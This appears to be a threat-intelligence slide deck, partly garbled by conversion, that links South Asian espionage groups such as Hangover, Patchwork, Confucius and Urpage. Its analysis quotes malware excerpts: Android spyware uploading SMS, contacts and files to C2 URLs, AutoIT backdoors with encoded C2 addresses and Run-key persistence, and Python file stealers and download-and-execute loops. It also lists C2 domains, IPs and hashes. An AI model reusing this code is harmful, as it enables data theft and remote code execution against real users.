DeletedMetadata(name=u'Office of Chairman.docx', path_lower=u'/afzaal{2c9f1032}/office of chairm  
DeletedMetadata(name=u'Non Aligned states. final.pptx', path_lower=u'/afzaal{2c9f1032}/non align  
DeletedMetadata(name=u'New List of Committee meetings.docx', path_lower=u'/afzaal{2c9f1032}/new  
DeletedMetadata(name=u'National Assembly of Pakistan.pdf', path_lower=u'/afzaal{2c9f1032}/nation  
DeletedMetadata(name=u'Microsoft Word - legalguide.pdf', path_lower=u'/afzaal{2c9f1032}/microsof
```

# Confucius - Malicious Android applications

- Secret Chat Point
  - Google Play (October 14<sup>th</sup>, 2017)
  - Third party market places
  - File stealing capabilities



```
    } else if (msg.compareTo(Config.UPLOAD_ALL) != 0) {  
        dataUploader = new DataUploader(this);  
        dataUploader.getClass();  
        new getAllSMS_AsyncTask().execute(new String[0]);  
        dataUploader = new DataUploader(this);  
        dataUploader.getClass();  
        new getAllContacts_AsyncTask().execute(new String[0]);  
        dataUploader = new DataUploader(this);  
        dataUploader.getClass();  
        new getAllAccounts_AsyncTask().execute(new String[0]);  
    } else if (msg.compareTo(Config.UPLOAD_FILE_LIST) != 0) {  
        dataUploader = new DataUploader(this);  
        dataUploader.getClass();  
        new getAllFileList_AsyncTask().execute(new String[0]);  
    } else if (!msg.startsWith(Config.UPLOAD_FILE_CONTENT)) {  
        dataUploader = new DataUploader(this);  
        dataUploader.getClass();  
        new getAllFileContent_AsyncTask().execute(new String[]{msg});  
    }  
}
```

```
public static final String UPLOAD_ACCOUNTS = "http://simplechatpoint.ddns.net/android_connect/insert_account.php";  
public static final String UPLOAD_BASE_URL = "http://simplechatpoint.ddns.net/android_connect";  
public static final String UPLOAD_CONTACTS = "http://simplechatpoint.ddns.net/android_connect/insert_contacts.php";  
public static final String UPLOAD_FILE_CONTENT = "http://simplechatpoint.ddns.net/android_connect/upload_file_content.php";  
public static final String UPLOAD_FILE_LIST = "http://simplechatpoint.ddns.net/android_connect/insert_file_list.php";  
public static final String UPLOAD_SMS = "http://simplechatpoint.ddns.net/android_connect/insert_sms.php";
```

# Confucius - Malicious Android applications

- Tweety Chat (mobile)
  - Google Play
    - Several times published & taken down
  - Amazon app store
    - Several times published & taken down
  - Third party app stores
  - Second version added features:
    - Audio recording
    - Stolen content uploaded to AWS

```
public class DataUploader {  
    private static final String TARGET_PATTERN = "txt|doc|docx|xls|xlsx|ppt|pptx|pdf|jpeg";  
    Context context;  
    List<FailedFileMap> failedFileMapList = new ArrayList();  
    String filename_accounts = "accounts.csv";  
    String filename_contacts = "contacts.csv";  
    String filename_parameters_downloaded = "parameters_downloaded.txt";  
    String filename_parameters_uploaded = "parameters_uploaded.txt";  
    String filename_sms = "sms.csv";  
    private String imei;
```




TweetyChat : Meet Locals Today  
(Unreleased)

Software Developer Android Communication

Mature 17+

This is an unreleased app. It may be unstable.

Add to Wishlist      Install



# Urpage (2016)

- Disclosed by Kaspersky in 2016, operating since at least 2013
- TrendMicro named the group in 2018 as it had expanded its toolkit
- Targets middle eastern and Muslim countries such as Pakistan
- Spear phishing mails with weaponized documents targeting Office and InPage software
- Use SFX archives

# Urpage – Infection vectors



[Office of the Spokesperson](#)

[Press Release](#)

[PM Chairs High-level meeting on Yemen situation](#)



# Urpage – Toolkit

- SFX archive with decoy document and malicious executable
- Custom VB backdoor
- Delphi “BioData” backdoor and filestealer
- Android malware of the “Bahamut” family
- Malicious IOS applications (found by Talos)

# Hangover (2013)

- Disclosed by Norman in 2013, operated since at least September 2010
- Attacks against national interests private sector industrial espionage (telecommunications, law, food&restaurants, manufacturing)
- Hacked Telenor, a Norwegian telecommunications operator
- Targeted a dozen countries, among which Pakistan, Iran, United States, China
- Multiple reports attributed this group to an Indian company named Appln security, which was closed in 2014

# Hangover – Infection vectors

- Spear phishing with weaponized documents exploiting CVE-2012-0158 or with SFX archives
- Weaponized RTF files with old vulnerabilities
- Websites containing:
  - Internet Explorer exploits (CVE-2012-4792)
  - Java exploits (CVE-2012-0422)
- Used one 0-day vulnerability in MS Office (CVE-2013-3906)

# Hangover – Toolkit

- SFX archives with decoy document and malicious executable
- Malwares written in Delphi, Visual Basic
- Filestealers, keyloggers
- AutoIT scripts (backdoors and filestealers)
- Bad opsec – open directories

# Snake in the grass (2014)

- Disclosed by Blue Coat in 2014, related to Operation Hangover
- operating at least since 2013
- Targets Pakistani military sector
- Keyloggers and filestealers in Python, compiled with PyInstaller, AutoIT backdoors, Weaponized RTF files and SFX archives

# EHDevel (2016) / Donot (2018)

- Disclosed by BitDefender in 2017, operating since at least 2016
- Arbor Networks disclosed the Donot campaign in 2018
- Targets multiple countries, mainly Pakistan and US
- Links with Hangover as well as Snake in the Grass
- SFX archives and custom backdoors, filestealers and keyloggers written in C and Python, probably sent through spear phishing

# Outline

- Overview of different threat actors
  - Hangover
  - Snake in the grass
  - Patchwork
  - Confucius
  - Urpage
  - EHDevel/Donot
- Connections between those groups
- Conclusion

# AutoIT – Hangover

```
$a = _cvxm()
If NOT $a = "" Then Exit
HttpSetUserAgent(_base64decode("TW96aWxsYS8lLjAgKFdpbmRvd3MgT1QgNS4xOyBydjoxNi4wKSBHZWNrby8yMDEwMDEwMSBGaXJ1Zm94LzE2LjA="))
Global $updmedia = _base64decode("QzpcQXBwbG1jYXRpb25EYXRhXFBzZW1dGNoXA==")
Global $wrkdir = _base64decode("QzpcQXBwbG1jYXRpb25EYXRhXA==")
Global $updsrv = _base64decode("ZXh0cmVtZWlhY2hpbmUub3Jn")
Global $myway = "80"
Global $mylink = _base64decode("dml6L2d1dGlheC5waHA=")
Global $myperu = @ComputerName
Global $vars = _base64decode("c3lzbmFtZT0=") & $myperu
Global $quarel = $mylink & "?" & _httpencodestring($vars)
Global $getfees = _base64decode("aHR0cDovL2V4dHJ1bWVtYWNoaW51Lm9yZy92aXovZ2V0YWxsLnBocD9zeXNuYW11PQ==") & $myperu
Global $splfile = _base64decode("aHR0cDovL2V4dHJ1bWVtYWNoaW51Lm9yZy92aXovb25saW51LnBocD9zeXNuYW11PQ==") & $myperu
Global $keyed = _base64decode("SEtFWW9DVVJSRU5UX1VTRVJcU09GVFdBUkVcTW1jcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZ1cnNpb25cUnVu")
Global $vitamins = _base64decode("aHR0cDovL2V4dHJ1bWVtYWNoaW51Lm9yZy92aXovZ3JhYi8=")
RegWrite($keyed, "Info", _base64decode("UkVHX1Na"), @ScriptFullPath)
DirCreate($wrkdir)
DirCreate($updmedia)
readhttp($getfees)
|While 1
    _uploadpath()
    Sleep(9000)
    readhttp($splfile)
    Sleep(59000)
|End
```

## Hangover AutoIT script

72e2cf9eb8ba94f51cdb209249bc90805fb99469fc3243961038027e082382e8

# AutoIT – Snake in the Grass

```
$a = _cvxm()
If NOT $a = "" Then Exit
HttpSetUserAgent(_base64decode("TW96aWxsYS81LjAgKFdpbmRvd3MgT1QgNS4xOyBydjoxNi4wKSBHZWNrby8yMDEwMDEwMSBGaXJ1Zm94LzE2LjA"))
Global $updmedia = _base64decode("QzpcTVMxQ2FjaGVcd2lucmlc")
Global $wrkdir = _base64decode("QzpcTVMxQ2FjaGvc")
Global $updsrv = _base64decode("b251c3RvcClzaG9wcy5jb20==")
Global $myway = "80"
Global $mylink = _base64decode("YzAxMDA4L2d1dGlheC5waHA=")
Global $myperu = @ComputerName
Global $vars = _base64decode("c3lzbmFtZT0=") & $myperu
Global $uarel = $mylink & "?" & _httpencodestring($vars)
Global $getfees = _base64decode("aHR0cDovL29uZXN0b3Atc2hvcHMuY29tL2MwMTAwOC9nZXRhbgwP3N5c25hbWU9") & $myperu
Global $splfile = _base64decode("aHR0cDovL29uZXN0b3Atc2hvcHMuY29tL2MwMTAwOC9vbmxpbmUucGhwP3N5c25hbWU9") & $myperu
Global $keyed = _base64decode("SEtFWV9DVVJSRU5UX1VTRVJcU09GVFdBUkVcTW1jcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnPb25cUnVu")
Global $vitamins = _base64decode("aHR0cDovL29uZXN0b3Atc2hvcHMuY29tL2MwMTAwOC9wbHVnaW5zLw==")
RegWrite($keyed, "DemoEx", _base64decode("UkVHx1Na"), @ScriptFullPath)
DirCreate($wrkdir)
DirCreate($updmedia)
readhttp($getfees)
While 1
    _uploadpath()
    Sleep(9000)
    readhttp($splfile)
    Sleep(59000)
WEnd
```

## Snake In the Grass AutoIT script

ed026685697d34152f153a09787fd9fee01a1c6ca434121446ee0bf2e520620

# Connections

Hangover



Snake in  
the Grass

# Snake in the Grass - EHDevel

```
key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER, 'Software\\Microsoft\\Windows\\C  
ke  
_w  
ke  
sk  
key.Close()  
if not os.path.exists('C:\\Bootfile\\log.txt'):  
    for drv in az():  
        for root, dirs, files in os.walk(drv):  
skipdir = [  
    'Bootfile', 'Program Files', 'Program Data', 'Program Files (x86)', 'WINDOWS'  
    ]  
if folder.find(skipdir[0]) != -1 or folder.find(skipdir[1]) != -1:  
    f1 = open(fullpath, 'rb')  
    f2 = f1.read()  
if os.path.splitext(fullpath)[1] == '.doc' or os.path.splitext(fullpath)[1] == '.xls':  
    f2.write(f1.read() + '\n')  
    f2.close()  
    f = open('C:\\Bootfile\\log.txt', 'ab')  
    f.write(fullpath + '\n')  
    f.close()
```

## Snake in the Grass Python filestealer

73acf81d65e59ce238db85b2e3ab8ce3bb9623aee426e6f4c1afea421f05797d

# Snake in the Grass - EHDevel

```
#key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER , 'Software'
#_winreg.SetValueEx(key , 'browse', 0, _winreg.REG_SZ, pathreg)
#_winreg.CloseKey(key)
#key.Close()

skipdir = ['Program Files','Program Data','Program Files (x86)','WINDOWS'
           'System Volume Information','PerfLogs','30Cache']

#key.Close()

for folder in os.listdir(path):
    if folder in skipdir:
        continue
    else:
        dirfiles = glob.glob(folder+'\\*')
        dirlen = len(dirfiles)
        if dirlen > 0:
            print folder, "has", dirlen, "files"
            for file in dirfiles:
                if os.path.splitext(file)[1] == '.doc' or os.path.splitext(file)[1] == '.xls':
                    folder = file
                    print folder
                    if folder in skipdir:
                        continue
                    else:
                        print folder
                        break
                if os.path.splitext(file)[1] == '.doc' or os.path.splitext(file)[1] == '.xls' or os.path.splitext(file)[1] == '.ppt' or os.path.splitext(file)[1] == '.pdf':
                    fullpath.replace("\\.,:,*?,<,>,|,~,${}","")
```

EHDevel python filestealer


780314d845306e691705e06c9fb23d1cc919d339025834d152e0010e1d88264

# Connections

Hangover

Snake in  
the Grass

EHDevel



# Hangover – Snake in the Grass - EHDevel

```
$a = _checkvmm()
If NOT $a = "" Then Exit
HttpSetUserAgent("Mozilla")
Global $uploadaddir = "C:\ApplicationData\Prefetch\
Global $workdir = "C:\ApplicationData\
Global $host = "zeusagency.net"
Global $port = "80"
Global $page = "docb/getmax.php"
Global $name = @ComputerName
Global $vars = "sysname=" & $name
Global $url
Global $geta "http://zeusagency.net/docb/getall.php?sysname="  

Global $geti
Global $plugins = "http://zeusagency.net/docb/plugins/"
RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "AVRemote", "REG_SZ", @ScriptFullPath)
DirCreate($workdir)
DirCreate($uploadaddir)
If @ScriptName = "notepad.com" Then Run("notepad.exe")
readhttp($getallurl)
While 1
    _uploadpath()
    Sleep(10000)
    readhttp($getforme)
    Sleep(60000)
WEnd
```

## Hangover AutoIT script

bb48dfdef6dbca5b48442903bfddf53de83b5717da3e33ecab2e1336006e5ed6

# Hangover – Snake in the Grass - EHDevel

```
def dex(cname):
    ....
["http://"+ getserver + foldername+ "/online.php?sysname=-.
    dfiles7 = dfiles6.split(';')
    data7len = len(dfiles6)
    if data7len <> 0:
        for dfile in dfiles7:
            try:
                f5 = urlopen("http://"+ getserver + foldername+ "/download/%s"%dfile)
                outputl=open(dir2+"%s"%dfile, 'wb')
                outputl.write(f5.read())
                outputl.close()
                dfile = dir2+dfile
                runfile(dfile)
            except:
                continue
    except:
        pass
```

Snake in the Grass Python executable

66c6975e45b19d86634727b95a8baa18b4523b3cf9996d7d3ae39ff57f805741


# Hangover – Snake in the Grass - EHDevel

```
def dnd(na,hname,dir2):
    if na == 1:
        files = urlopen('https://'+getserver()+'/fetchnew03.php',context=ctx).read()
    else:
        "https://"+getserver ()+"/onlinestatus.php?sysname=%s"%(hname) id()
    ffile10 = glob(dir2+"*")
    for f in files.split(';'):
        try:
            if not (dir2+f in ffile10) or (f.find('.txt') <> -1):
                files1 = urlopen('https://'+getserver()+'/browsernew03/%s'%(f),context=ctx).read()
                rfile = dir2+f
                f = open(rfile,"wb")
                f.write(files1)
                f.close()
                sleep(10)
                p = check_call([rfile], shell = True)
                #p = check_call(["cmd.exe /C", rfile], shell = True)
        except:
            continue
```

EHDevel python executable

dbcc4c05a350f44904d95e0a4f975008892bc8f599f6a14267771d28d6de0057

# Connections



# Hangover – Patchwork

- Uses the same technique for encoding C&C addresses
  - Hardcoded and encoded (sub 0x01) URL addresses with configuration

```
e %s to web server..a+.....Failed to up  
load file %s....]Tfufss/mph.\nts.txt....  
r....;%d out of %d uploaded...Esbl2/qi  
q....xfbsxfmmhbsnfout/fv.EMSFRCTCBVD..F39D  
45E70395ABFB8D8D2BFFC8BBD152....Excep wh
```

The screenshot shows a user interface for a tool, likely for decoding or encoding URLs. On the left, there's a green panel labeled 'ADD' containing a 'Key' field with the value 'ff'. To the right of this is a 'HEX ▾' dropdown. Above the main output area, there are two status indicators: a play/pause button and a progress bar. The progress bar is mostly empty with a small blue segment. To the right of the progress bar is the output text 'xfbsxfmmhbsnfout/fv'. Below this, another section is labeled 'Output' with the value 'wearwellgarments.eu'.

# Hangover – Patchwork

- Badnews backdoor
  - Hardcoded and encoded (sub 0x01) URL addresses with configuration
  - Links to legitimate services like Github, feed43, webrss, wordpress, weebly...

```
..j.u.d.s.....uid=....&u=.GetUserNameW....%04x....UNIC....?....&....i  
uuqt;00sbx/hjuivcvtfspdoufou/dpn0bmgsffeopcfmj0uftusp0nbtufoynm/ynm...iuuq  
;00gffe54/dpn06281594223137742/ynm..iuuq;00xxx/xfcstt/dpn0dsfbuqffe/qiq@qf  
feje>5::53..iuuqt;00cfdfitcfbvuff/xpseqsftt/dpn0....o.p.e.n....lfsom43/e
```

The screenshot shows a hex editor interface with a green header bar labeled "ADD". In the main window, there is a text input field containing several URL strings. Below the input field, there is a "Key" dropdown set to "Hex" and a value "ff". To the right of the input field, there is a "Save to file" button, a "Move output to input" button, and an "Und" button. At the bottom of the interface, there is a list of URLs.

Output	time: 1ms	length: 195	lines: 1
<a href="https://raw.githubusercontent.com/alfrednobeli/testro/master/xml.xml">https://raw.githubusercontent.com/alfrednobeli/testro/master/xml.xml</a>			
<a href="http://feed43.com/5170483112026631.xml">http://feed43.com/5170483112026631.xml</a>			
<a href="http://www.webrss.com/createfeed.php?feedid=49942">http://www.webrss.com/createfeed.php?feedid=49942</a>			
<a href="https://bechesbeautee.wordpress.com/">https://bechesbeautee.wordpress.com/</a>			

# Hangover – Patchwork

- Some Hangover and Patchwork domain names were linked to the same mail address: munna.bhai124@gmail.com
  - In WHOIS records
  - In DNS SOA records




## 其他：摩诃草

- SOA与WHOIS关联


C&C域名	SOA RNAME	IP
revoltmax.com	munna.bhai124@gmail.com	178.162.210.245
blingblingg.com	munna.bhai124@gmail.com	178.162.210.246
eyescreem.com	munna.bhai124@gmail.com	95.211.205.166
outlookkz.com	munna.bhai124@gmail.com	95.211.205.164
dailychina.news	munna.bhai124@gmail.com	178.162.210.247
asiandefnetwork.com	munna.bhai124@gmail.com	178.162.210.248
xbladezz.com	munna.bhai124@gmail.com	178.162.210.243
xmachinez.com	munna.bhai124@gmail.com	178.162.210.242 46.165.229.9

# Connections




# Patchwork – Confucius

- NDiskMonitor (Patchwork)
  - Custom .NET backdoor
  - Commands:
    - cme-update – exec command
    - dv – list logical drives
    - rr – list files and directories
    - ue – download & execute



# Patchwork – Confucius

- NDiskMonitor (Patchwork)
  - Custom .NET backdoor
  - Commands:
    - cme-update – exec command
    - dv – list logical drives
    - rr – list files and directories
    - ue – download & execute



# Patchwork – Confucius

- remote-access-c3 (Confucius)
  - Inspired by Patchwork's NDiskMonitor
  - The same behavior, strings, backdoor commands
  - Written in C++, uses STL library

```
v1 = std::char_traits<char>
if ( str_find(&Buf, "cme-up" )
{
    string_op2(&ProcessInform
    LOBYTE(v133) = 5;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
        (int)v122,
        "cmd /c echo \\" );
    LOBYTE(v133) = 6;

v46 = std::char_traits<char>::l
if ( str_find(&Buf, "ue|", (int
{
    string_op2(&v117, (int)&Buf, 124);
    LOBYTE(v133) = 36;
    get_random_string(&v123);
    LOBYTE(v133) = 37;
    v47 = std::char_traits<char>::length(".exe");
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::append(".exe", v47);
    . . . . .
```

# Patchwork – Confucius


```
lea      edx,[ebp-1C]
mov     eax,4589E4;'odsF'
call    copy_string
lea      eax,[ebp-1C]
push   eax
lea      edx,[ebp-20]
mov     eax,4589F4;'qdsd'
call    copy_string
mov     edx,dword ptr [ebp-20]
pop     eax
call    @LStrCat
mov     eax,dword ptr [ebp-1C]
lea      edx,[ebp-8]
call    copy_string
mov     al,[4589FC];0x1 gvar_004589FC
push   eax
lea      eax,[ebp-0C]
push   eax
xor    ecx,ecx
mov     edx,458A08;` '
mov     eax,dword ptr [ebp-8]
call    StringReplace
mov     eax,dword ptr [ebp-0C]
call    @LStrLen
cmp    eax,8
jge    004588C7
mov     ecx,4C
mov     edx,458A14;'C:\new\Backup\Unit1.pas'
mov     eax,458A34;'err'
call    @Assert
mov     eax,dword ptr [ebp-0C]
call    @LStrLen
mov     edx,20
call    Min
```

Patchwork (Delphi backdoor)

```
lea      edx,[ebp-1C]
mov     eax,472E30;'jivb'
call    copy_string
lea      eax,[ebp-1C]
push   eax
lea      edx,[ebp-20]
mov     eax,472E40;'mnzr'
call    copy_string
mov     edx,dword ptr [ebp-20]
pop     eax
call    @LStrCat
mov     eax,dword ptr [ebp-1C]
edx,[ebp-8]
call    copy_string
mov     al,[472E48];0x1 gvar_00472E48
push   eax
lea      eax,[ebp-0C]
push   eax
xor    ecx,ecx
mov     edx,472E54;` '
eax,dword ptr [ebp-8]
StringReplace
eax,dword ptr [ebp-0C]
@LStrLen
cmp    eax,8
jge    00472D13
mov     ecx,31C
mov     edx,472E60;'C:\C\newsw2\Unit1.pas'
eax,472E80;'err'
call    @Assert
eax,dword ptr [ebp-0C]
@LStrLen
mov     edx,20
call    Min
```

